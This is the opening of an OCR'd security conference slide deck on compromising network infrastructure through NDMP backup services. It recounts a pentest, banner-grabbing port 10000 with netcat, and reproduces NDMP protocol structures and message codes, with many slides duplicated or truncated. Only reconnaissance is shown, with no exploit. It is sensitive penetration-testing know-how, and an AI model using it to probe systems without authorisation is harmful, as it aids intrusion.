Network infrastructure compromise via backup tools

Alex Korotin
@0xc0rs

Whoami

- Kaspersky Security Services
- ICS security assessment (+ pentest, RE and other ICS-related stuff)
- PhD, OSCP, OSED
- DEFCON, CCC, …

Bad pentest story

Bad pentests

- External
- Scope is less than /24
- Most hosts are down
- <15 open ports total
- One web application

https://offzone.moscow/getfile/?bmFtZT1QLlRvcG9ya292X0hvdyB0byBkZWFsIHdpdGggYmF
kIHBlbnRlc3RzIHdoZW4geW91IGFyZSBhIGJhZCBwZW50ZXN0ZXIucGRmJklEPTIzNjk=

Bad pentest story

Bad pentests

- External
- Scope is less than /24
- Most hosts are down
- <15 open ports total
- One web application


https://offzone.moscow/getfile/?bmFtZT1QLlRvcG9ya292X0hvdyB0byBkZWFsIHdpdGggYmFkIHBlbnRlc3RzIHdoZW4geW91IGFyZSBhIGJhZCBwZW50ZXN0ZXIucGRmJklEPTIzNjk=

Our pentest:

2 external hosts

1st (win): ms exchange

2nd (nix): web app



Bad pentest story

Bad pentests

- External
- Scope is less than /24
- Most hosts are down
- <15 open ports total
- One web application


https://offzone.moscow/getfile/?bmFtZT1QLlRvcG9ya292X0hvdyB0byBkZWFsIHdpdGggYmFkIHBlbnRlc3RzIHdoZW4geW91IGFyZSBhIGJhZCBwZW50ZXN0ZXIucGRmJklEPTIzNjk=

Our pentest:

2 external hosts

1st (win): ms exchange + sth


2nd (nix): web app



10000/tcp

Binary banner

```
# nc host1 10000 | xxd
00000000: 8000 0024 0000 0001 643d 4d74 0000 0000  ...$....d=Mt....
00000010: 0000 0502 0000 0000 0000 0000 0000 0000  ................
```



10000/tcp

Network Data Management Protocol (NDMP)

NDMP is an open standard protocol for network-based backup for network- attached storage. The protocol allows backup and network-attached file server vendors to focus investment on functionality instead of excessive porting, and gives users an unprecedented level of choice and interoperability. The protocol is called Network Data Management Protocol (NDMP). The objective of the protocol is to help address the problem of backing up networks of heterogeneous file servers, including dedicated file servers ("filers"), with any of several backup applications. Prior to the existence of the protocol, backup vendors would port to and track many different platforms and OS releases, with filers presenting a special challenge because of the desire to have them be backup-ready (eliminating the need to specially install backup client software). Dedicated file server vendors tried to make sure that all the newest, most important backup applications were available for their current and new releases.

This network-based backup protocol enables the creation of a "universal agent" for the network- attached file servers to be used by any of the centralized backup administration applications. The filer vendors must only be concerned with maintaining compatibility with one, well-defined protocol. The backup vendors can place their primary focus on the sophisticated central backup administration software.

- NDMP White Paper
- NDMP Specification Archive - V1 through V5

Specification

NOTICE: *The NDMP specifications were developed independently of the Storage Networking Industry Association, but are being hosted here as a courtesy for developers and end users. Future development of NDMP is not expected at this time. SNIA has developed SNIA Software for NDMP that is available at: http://www.snia.org/tech_activities/standards/software/ndmpv4.*

Release

https://www.snia.org/ndmp

10000/tcp

Network Dat


NDMP is an open standard pro
vendors to focus investment o
protocol is called Network Dat
heterogeneous file servers, inc
vendors would port to and trac
be backup-ready (eliminating t
most important backup applic

This network-based backup pr
backup administration applica
vendors can place their primar

- NDMP White Paper
- NDMP Specification Arch

NOTICE: *The NDMP specificat*
for developers and end users.
http://www.snia.org/tech_acti

https://www.snia.org/ndmp



```
-----------------------------------------------------------
|                           |                             |
|       ndmp header         |       message request       |
|                           |                             |
-----------------------------------------------------------

-----------------------------------------------------------
|                           |                             |
|       ndmp header         |       message reply         |
|                           |                             |
-----------------------------------------------------------
```

The following XDR block defines the message header:

```
ndmp header message type
{
    NDMP MESSAGE REQUEST,
    NDMP MESSAGE REPLY
};

const NDMP MESSAGE POST = NDMP MESSAGE REQUEST;

struct ndmp header
{
    u long                      sequence;
    u long                      time stamp;
    ndmp header message type    message type;
    ndmp message                message code;
    u long                      reply sequence;
    ndmp error                  error code;
};
```

Message header data definitions:

sequence
The sequence number is a connection local counter that starts at one and increases by one for every message sent. The client and the server both start with one and increase independently.

```
enum ndmp message
{
    NDMP CONNECT OPEN                = 0x900,
    NDMP CONNECT CLIENT AUTH         = 0x901,
    NDMP CONNECT CLOSE               = 0x902,
    NDMP CONNECT SERVER AUTH         = 0x903,

    NDMP CONFIG GET HOST INFO        = 0x100,
    NDMP CONFIG GET CONNECTION TYPE  = 0x102,
    NDMP CONFIG GET AUTH ATTR        = 0x103,
    NDMP CONFIG GET BUTYPE INFO      = 0x104,
    NDMP CONFIG GET FS INFO          = 0x105,
    NDMP CONFIG GET TAPE INFO        = 0x106,
    NDMP CONFIG GET SCSI INFO        = 0x107,
    NDMP CONFIG GET SERVER INFO      = 0x108,
    NDMP CONFIG SET EXT LIST         = 0x109,
    NDMP CONFIG GET EXT LIST         = 0x10A,

    NDMP SCSI OPEN                   = 0x200,
    NDMP SCSI CLOSE                  = 0x201,
    NDMP SCSI GET STATE              = 0x202,
    NDMP SCSI OBSOLETE1              = 0x203,
    NDMP SCSI RESET DEVICE           = 0x204,
    NDMP SCSI OBSOLETE2              = 0x205,
    NDMP SCSI EXECUTE CDB            = 0x206,

    NDMP TAPE OPEN                   = 0x300,
    NDMP TAPE CLOSE                  = 0x301,
    NDMP TAPE GET STATE              = 0x302,
    NDMP TAPE MTIO                   = 0x303,
    NDMP TAPE WRITE                  = 0x304,
    NDMP TAPE READ                   = 0x305,
    NDMP TAPE EXECUTE CDB            = 0x307,

    NDMP DATA GET STATE              = 0x400,
    NDMP DATA START BACKUP           = 0x401,
    NDMP DATA START RECOVER          = 0x402,
    NDMP DATA ABORT                  = 0x403,
    NDMP DATA GET ENV                = 0x404,
    NDMP DATA STOP                   = 0x407,
    NDMP DATA LISTEN                 = 0x409,
    NDMP DATA CONNECT                = 0x40A,
    NDMP DATA START RECOVER FILEHIST = 0x40B,

    NDMP NOTIFY DATA HALTED          = 0x501,
    NDMP NOTIFY CONNECTION STATUS    = 0x502,
    NDMP NOTIFY MOVER HALTED         = 0x503,
    NDMP NOTIFY MOVER PAUSED         = 0x504,
```

10000/tcp

Network Dat


NDMP is an open standard pro
vendors to focus investment o
protocol is called Network Dat
heterogeneous file servers, inc
vendors would port to and trac
be backup-ready (eliminating t
most important backup applic

This network-based backup pr
backup administration applica
vendors can place their primar

- NDMP White Paper
- NDMP Specification Arch

NOTICE: *The NDMP specificat*
for developers and end users.
http://www.snia.org/tech_acti

https://www.snia.org/ndmp




```
-------------------------------------------------------------
|                             |                             |
|       ndmp header           |       message request       |
|                             |                             |
-------------------------------------------------------------

-------------------------------------------------------------
|                             |                             |
|       ndmp header           |       message reply         |
|                             |                             |
-------------------------------------------------------------
```

The following XDR block defines the message header:

```
ndmp header message type
{
    NDMP MESSAGE REQUEST,
    NDMP MESSAGE REPLY
};

const NDMP MESSAGE POST = NDMP MESSAGE REQUEST;

struct ndmp header
{
    u long                      sequence;
    u long                      time stamp;
    ndmp header message type    message type;
    ndmp message                message code;
    u long                      reply sequence;
    ndmp error                  error code;
};
```

Message header data definitions:

sequence
The sequence number is a connection local counter that starts at one and increases by one for every message sent. The client and the server both start with one and increase independently.




```
enum ndmp message
{
    NDMP CONNECT OPEN                = 0x900,
    NDMP CONNECT CLIENT AUTH         = 0x901,
    NDMP CONNECT CLOSE               = 0x902,
    NDMP CONNECT SERVER AUTH         = 0x903,

    NDMP CONFIG GET HOST INFO        = 0x100,
    NDMP CONFIG GET CONNECTION TYPE  = 0x102,
    NDMP CONFIG GET AUTH ATTR        = 0x103,
    NDMP CONFIG GET BUTYPE INFO      = 0x104,
    NDMP CONFIG GET FS INFO          = 0x105,
    NDMP CONFIG GET TAPE INFO        = 0x106,
    NDMP CONFIG GET SCSI INFO        = 0x107,
    NDMP CONFIG GET SERVER INFO      = 0x108,
    NDMP CONFIG SET EXT LIST         = 0x109,
    NDMP CONFIG GET EXT LIST         = 0x10A,

    NDMP SCSI OPEN                   = 0x200,
    NDMP SCSI CLOSE                  = 0x201,
    NDMP SCSI GET STATE              = 0x202,
    NDMP SCSI OBSOLETE1              = 0x203,
    NDMP SCSI RESET DEVICE           = 0x204,
    NDMP SCSI OBSOLETE2              = 0x205,
    NDMP SCSI EXECUTE CDB            = 0x206,

    NDMP TAPE OPEN                   = 0x300,
    NDMP TAPE CLOSE                  = 0x301,
    NDMP TAPE GET STATE              = 0x302,
    NDMP TAPE MTIO                   = 0x303,
    NDMP TAPE WRITE                  = 0x304,
    NDMP TAPE READ                   = 0x305,
    NDMP TAPE EXECUTE CDB            = 0x307,

    NDMP DATA GET STATE              = 0x400,
    NDMP DATA START BACKUP           = 0x401,
    NDMP DATA START RECOVER          = 0x402,
    NDMP DATA ABORT                  = 0x403,
    NDMP DATA GET ENV                = 0x404,
    NDMP DATA STOP                   = 0x407,
    NDMP DATA LISTEN                 = 0x409,
    NDMP DATA CONNECT                = 0x40A,
    NDMP DATA START RECOVER FILEHIST = 0x40B,

    NDMP NOTIFY DATA HALTED          = 0x501,
    NDMP NOTIFY CONNECTION STATUS    = 0x502,
    NDMP NOTIFY MOVER HALTED         = 0x503,
    NDMP NOTIFY MOVER PAUSED         = 0x504,
```

NDMP clients

- NSE scripts
  - ndmp-version
  - ndmp-fs-info
